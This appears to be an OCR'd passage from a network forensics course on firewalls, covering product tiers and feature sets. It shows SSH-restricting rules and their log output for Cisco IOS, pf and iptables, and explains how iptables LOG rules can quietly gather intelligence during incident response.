
Because these functions are pretty basic and straightforward, firewall manufacturers and developers have added various other capabilities to their products in recent years. Today, most firewalls can take a wide variety of actions, including duplication, rerouting, inline content modification, and more. Some of these are more marketing than muscle, and others are useful to defenders but not as much so to incident responders. We will touch on a few of the more relevant expanded features, but one could spend days learning about each different firewall platform and still not scratch the surface.



Although the syntax of firewall rules can vary greatly between different platforms, some common points remain pretty consistent. A firewall most fundamentally operates at OSI Layers 3 and 4, making policy decisions based on the IP address, port, and established state of a given packet. For this reason, blocking or allowing traffic on TCP port 80 is an easy task for any firewall platform to accomplish. However, as computing power has increased, firewalls have become more capable. The ability to inspect packets at higher layers requires protocol awareness as well as a more elaborate rule syntax.

A few plain-English examples of the kinds of policies a firewall can enforce:

- Deny all traffic from a particular IP address or network.
- Allow all traffic using a specified Layer 4 protocol and associated port. Obviously, a typical web server would need a TCP/80 rule, or it would not be very useful.
- For a given set of remote IP addresses, allow new connections on a specified Layer 4 protocol and associated port. Modern firewalls track the state of a connection to ensure that subsequent traffic is actually a part of the connection using each packet's SEQ/ACK numbers and differentiate between verifiably legitimate traffic and that falsely claims to be so.
- An example of this higher-layer awareness is in the ability to track connections for multiport protocols such as FTP. FTP uses multiple TCP connections per session—one for commands and a new one for each data transfer. The Layer 7 contents of the command channel define the dynamically-assigned ports that will be used for each data connection. A modern firewall can inspect the contents of the command channel, look for port negotiation commands, and then open and close additional ports on the firewall to accommodate the data connections.



Firewalls can take many forms—both hardware and software. Large enterprises have the heavy iron you'd expect—they're handling huge data pipes of 10Gbps or more, load-balanced upstream connections, multiple office locations, centralized rule management for distributed platforms, and more. These platforms have a large feature set to handle those situations and a price tag to match. For those of us who operate on a much smaller scale, their core features are familiar, but firewall administrators at this tier generally have extensive platform-specific training and certifications, as well as years of experience managing large firewall deployments. It's unlikely that an incident responder would be given the administrative passwords to "make a few changes" here!

Perhaps the most widely deployed tier of firewall products are those targeted to the small/home office and home markets. Just in sheer numbers, this segment eclipses most others. We're all familiar with the various generations of Linksys hardware, which has continued through that company's various acquisitions. There are many, many other competitors here, though. This variety of platforms also brings different capability sets, configuration syntaxes, and logging features. The growing popularity of aftermarket firmware for these devices adds additional layers of capability—and complexity.

Yet another variant of firewalls are the software-only solutions, which can run on an endless variety of platforms. This field includes tiny devices such as those from the Sokeris company or its competitors, commodity desktop/laptop/server computers, and even virtualized systems. Software firewalls can also operate as network-based or host-based firewalls, depending on if they filter traffic between network segments or to and from the host on which they run. Although this variety can mean visually identifying a firewall is not an easy task, it does mean we can more easily experiment with a wide variety of firewalls in a lab environment or develop platforms for use during an incident response.

As the processors used in firewalls became more powerful, the vendors and developers added more functions to their products. Today, it's quite difficult to find a "pure" firewall that doesn't have some extra functionality built in to its firmware. This additional functionality tends to incorporate other security-related functions (especially in the enterprise tier), but SoHo/home devices often have a multitude of other convenience features.

Many modern firewalls also provide VPN functionality; as such, a device often bridges internal and public networks. This vantage point is ideal to incorporate a VPN topology.


Smaller-scale devices also tend to provide core network functions. This would include DHCP address allocation for internal clients, network address translation to share one forward-facing IP address with multiple internal systems, as well as DNS caching/forwarding. This "all-in-one" model provides a cost-effective solution for SoHo/home users who don't want or need to manage an array of enterprise-grade, single-purpose platforms just to use a network connection. In the last 5–7 years, these devices have also expanded to include wireless access points.

As more of our traffic becomes network-based, traffic shaping is becoming a more important feature. Traffic shaping prioritizes the more time-sensitive traffic above the rest. Most commonly, this method is used to improve the quality of VoIP traffic. Since voice communications are highly sensitive to even small packet delays, they would be transferred first. Bulk traffic (HTTP, FTP, SMTP, etc.) is far less affected by such delays, as it is still all transferred, but at a lower effective throughput—whatever is "left over" after the VoIP is transferred.

Further, the advent of alternate firmware, such as the DD-WRT[1], Tomato[2], Gargoyle[3], and other distributions, incorporates hundreds of additional features that can make a cheap off-the-shelf router as full-featured as devices that cost hundreds or thousands of dollars.


References:

[1] http://for572.com/k3goz
[1] http://for572.com/vwa9c
[1] http://for572.com/9v532



Although the scope of firewall products is huge, we will briefly focus on only a few of the most common platforms. We'll review the syntax for creating a basic firewall rule, as well as the log entries that would be created when the rule is triggered.

In each example, we will restrict SSH access to the `192.168.98.195` host to just the remote IP address `1.2.3.4`. All other hosts attempting to connect to the SSH port will be blocked and logged. The log entry examples will show the results of two different hosts (`204.51.94.22` and `172.194.43.33`) that attempted to connect. We are assuming these firewall devices are brokering connections for other network segments, and not using these rules to filter access to their own SSH daemons.



Here we see the Cisco IOS access control list (ACL) configuration and log sample for this scenario.

The access control list includes the source and destination IP addresses, specifying the destination port. Any remaining TCP/22 traffic is denied and logged. An additional access list is created to handle return traffic—although this does not use the more appropriate "reflexive" ACL feature.

The log entries show the timestamp (including thousandths of seconds), the list number, and some basic source and destination IP and port information. The IOS log buffering features have aggregated a number of packet blocks into a single entry in the first log line. The level of detail is not very high, but the available Artifacts of Communication (IP addresses, ports, event times, and packet counts) would be helpful for correlating against NetFlow or other log data.

Perhaps most helpfully, the list numbers (`101` and `102` in this example) provide traceability between the log evidence and the configuration file. This makes it possible to find the "why behind the what", or the reason the log evidence was created. In this case, tracing back to list 101 would show that only IP address `1.2.3.4` was permitted to connect to IP address `192.168.98.195` via `TCP/22`. However, making that correlation assumes the configuration file is available in the first place. When using evidence that was created weeks or months ago, that could be a tough prospect. For this reason, it is important for an organization's configuration management and control processes to keep configuration data for as long as the evidence's own data retention policy covers.

Firewall Syntax/Logs: pf


```
block log all
pass in on fxp0 proto tcp from 1.2.3.4 to 192.168.98.195 port 22

bsdhost1# tcpdump -nl -r /var/log/pflog 'port 22'
10:12:50.389251 IP 204.51.94.22.5116 > 192.168.98.195.22: Flags [S], seq 21673 45092, win
    65535, options [mss 1460,nop,wscale 4,nop,nop,TS[|tcp]>
10:12:53.1681694 IP 204.51.94.22.5116 > 192.168.98.195.22: Flags [S], seq 21673 45092, win
    65535, options [mss 1460,sackOK,eol], length 0
10:12:59.9619615 IP 173.194.43.33.1361 > 192.168.98.195.22: Flags [S], seq 64078 7562, win
    65535, options [mss 1460,nop,wscale 4,nop,nop,TS[|tcp]>
```

- Uses perfect means for packet storage—pcap file
- Requires post-processing to get typical log data
- Parse firewall logs with any pcap-aware tool

The "pf" utility is included in many BSD-based operating systems, including OpenBSD, FreeBSD 5.3+, and NetBSD 3.0+. Note that by default, pf logs to pcap files, which is quite convenient—all the header fields from the original packet are available for analysis. BSD administrators often use a scheduled cron job using tcpdump to extract common fields from each packet in the pcap log to an ASCII file.

The pf configuration syntax first blocks and logs all content, then defines exceptions to that policy—in this case, the known source and destination IP addresses and destination port. By default, the firewall engine will intelligently track return traffic based on TCP sequence numbers. The excerpt from the log file, which was read with tcpdump, shows the typical summary for each packet. As expected, all typical pcap data is available for review, including fields hidden in the standard output.


This approach means that the firewall logs can be parsed by any pcap-aware utility, which affords the analyst with a wide variety of tools.



The "iptables" utility manages the netfilter kernel features available on Linux (kernel 2.4+) systems and consists of a very efficient kernel module and client utilities that configure the firewall. What makes iptables incredibly powerful is the wide array of modules that can be used to create elaborate configurations. In newer Linux distributions, iptables is managed from the firewalld subsystem, but the commands still operate equivalently under the hood. iptables will soon be replaced with nftables, which incorporates equivalent Layer 2 features from the existing ebtables utility. However, the core concepts and features remain consistent through the entire tool suite.

This slide reflects the equivalent rules and log entries for the examples we've used so far. The rules are fairly straightforward. We're accepting SSH traffic from the known remote IP address, and tracking the state of the connection. In the reverse direction, we are accepting the opposite directionality of the traffic, but notice that the "NEW" state is not specified. This stateful inspection will not match new outbound SSH connections, so we are ensuring that only return traffic for established inbound connections will match. The "LOG" rule will use the syslog daemon's "kernel" facility to handle any hits to this rule. However, iptables's LOG target is what we call "nonterminal", meaning that a packet doesn't stop passing through the rule set when it matches a "LOG" rule. Instead, it will fall through to the next rule. Here, as is typical with most iptables configurations, the next rule uses the same matching parameters, but a "DROP" target. This will silently drop the packet, without a TCP RST or ICMP packet back to the source IP address.

Below, you see the syslog entries for the same traffic we've observed so far—there are a few more packet header fields parsed out. Note that the type of rule, match parameters, and stage in the overall iptables handling process all can change what data is logged. In some cases, an administrator can create some extremely robust and valuable log entries!



Perhaps the most useful thing an `iptables` firewall can do for an investigator or incident responder is to gather useful intelligence. Most often, this is accomplished through the `LOG` target, because we can match specific traffic characteristics, and then alert on traffic in near-real-time when using a log aggregation system or SIEM.

Because the `LOG` target is non-terminal, we can inject these intelligence-gathering rules to a live firewall platform without affecting the overall flow of data. This has two benefits that are critical for our continued employment:

- When confronting an advanced attacker, it is important to recognize that blocking their traffic before the incident is fully scoped will tip your hat to the attacker, which often causes them to change tactics to maintain a foothold on the victim's network. Using a silent observation point with `iptables` is a great way to collect without alerting the attacker. During the remediation phase of the incident response activity, these rules can be duplicated with a `DROP/REJECT` target. Together, the rules will continue to log attempted malicious traffic while also preventing it from reaching its intended destination.
- Secondly, because the last thing any investigator or incident responder needs to do is interrupt the bosses' and users' steady flow of funny kitty cat pictures and Facebook updates, nonterminal `iptables LOG` rules offer a great way to test out a rule before actually blocking any traffic. The rule can be activated after it has been confirmed semantically and syntactically correct.

The "`--log-prefix`" option is a great way to distinguish logging rules from each other. Rules using this option can designate a string of up to 29 characters that will be prepended to each log entry. Prefixes such as "`Known C2 IP:`", or "`C2C SMB Traffic:`" can save hours of analysis when trying to narrow down the reason a particular packet among thousands was blocked. Automated systems can also take advantage of these strings, efficiently extracting just the log entries of interest for a specific reason.

Finally, remember that `iptables` rule order always matters. The world's most perfect logging rule won't ever hit if there is an "`ACCEPT`" or "`DROP`" rule before it that happens to catch the same traffic. Always verify the position of your rules in the overall process.

Although this is not an iptables course, or even a firewall course, the pervasiveness of Linux-based systems also means that as the default Linux firewall, iptables is commonly found in a variety of network environments. For that reason, and for general awareness of just how capable modern firewalls have become, these few pages will provide a little more depth on this utility than on others. Although many Linux distributions have moved to the firewalld method of configuring iptables, DFIR and hunt team members will likely still use native commands for configuration. While firewalld is seen as a convenience for administrators, it obfuscates much of the useful functionality of iptables. Fortunately, because firewalld is just a frontend to iptables itself, all of the native features are available, and manual commands will still work as they have since their introduction in the Linux kernel version 2.4.

As with most firewall engines, iptables provides some basic actions (also called "targets") that can be applied to any traffic it identifies. We already discussed ACCEPT and LOG, which are intuitive actions. The DROP and REJECT targets are similar in that they both stop traffic from proceeding along their intended path. However, a DROPped packet falls silently onto the floor, while the REJECT target can be configured to send a TCP RST packet or an ICMP Destination Unreachable (code 3). This is important because in some cases, not receiving a definitive connection teardown packet can cause clients to hang for long periods of time. Although this is nice for the external IP address that's brute forcing your SSH server, it's also the kind of behavior that will cause users to start calling the helpdesk and their bosses to say not-so-nice words about the administrators.

It's important to reiterate that the LOG target is nonterminating. This means that any packet that matches a LOG rule's specifications will be LOGged, but then will continue to be evaluated by any subsequent rules. In typical firewall use, we tend to see the LOG target used just before a duplicate rule using the DROP or REJECT target. However, LOGging a packet without stopping it can be a useful intelligence-gathering tool, as you'll see in a few slides and in the exercise. Note that some other targets are also nonterminating, but those tend to be involved with more advanced functionality.


Aside from the basic actions, iptables also provides a variety of different targets. Below are just a few examples, but they provide a great idea of the creative solutions that are built into the core codebase. Note that many of these are limited to certain portions of the overall iptables process, which we'll discuss next.

- SNAT/DNAT/SAME/MASQUERADE: Source and destination network address translation. These modify the IP addresses and ports in a packet, allowing multiple devices to share a single forward-facing IP address, as well as simple round-robin load balancing, DMZ establishment, and more.
- ULOG: User-space packet logging. Instead of using syslog, send the packet to a listening process that can handle it as needed for custom logging applications. As with the standard LOG, this is a nonterminal target.
- REDIRECT: A specialized DNAT target that rewrites the packet's destination address to that of the host running iptables.
- XOR: Encrypts TCP and UDP payloads using an XOR algorithm.

One benefit iptables enjoys because it operates within the kernel is that it can efficiently inspect packet contents beyond Layers 3 and 4, where most firewalling occurs. Although this may extend iptables to a kind of application firewall, it is most often used for complex protocols that negotiate network parameters as a part of their higher-layer functionality. A key example of this is FTP. When inspecting an FTP command channel connection (TCP/21), an administrator can configure iptables to look for the "PORT" commands at Layer 7, which you'll recall negotiate the TCP ports on which the client and server agree to pass data. A properly configured iptables firewall will dynamically open and close firewall ports as needed to facilitate the subsequent data connections without needing to keep a wide array of ports open on a long-term basis.

As some of the above functionality would suggest, many iptables modules can modify the contents of packets that it processes—both the header fields and the payload data itself. One example is the manipulation of a packet's TTL value. As you'll recall, the TTL can be used as an indicator of the operating system platform that generated the packet. By changing this value, an administrator may be able to alter the outside world's perception of their network footprint. While TTL is a basic function, packet modification can become very elaborate—some developers have even created scripting languages that operate on the contents of each packet. Incredibly powerful, but it can also become quite processor-intensive.

Another great benefit to the `iptables` engine is that it can be extended using custom modules. These can provide incredibly powerful features, all executed within the kernel. One example is the `TARPIT` target. This target sends matching traffic to a holding cell, but without using the local system's resources to do so. This can be effective in slowing the spread of worm-like malware.



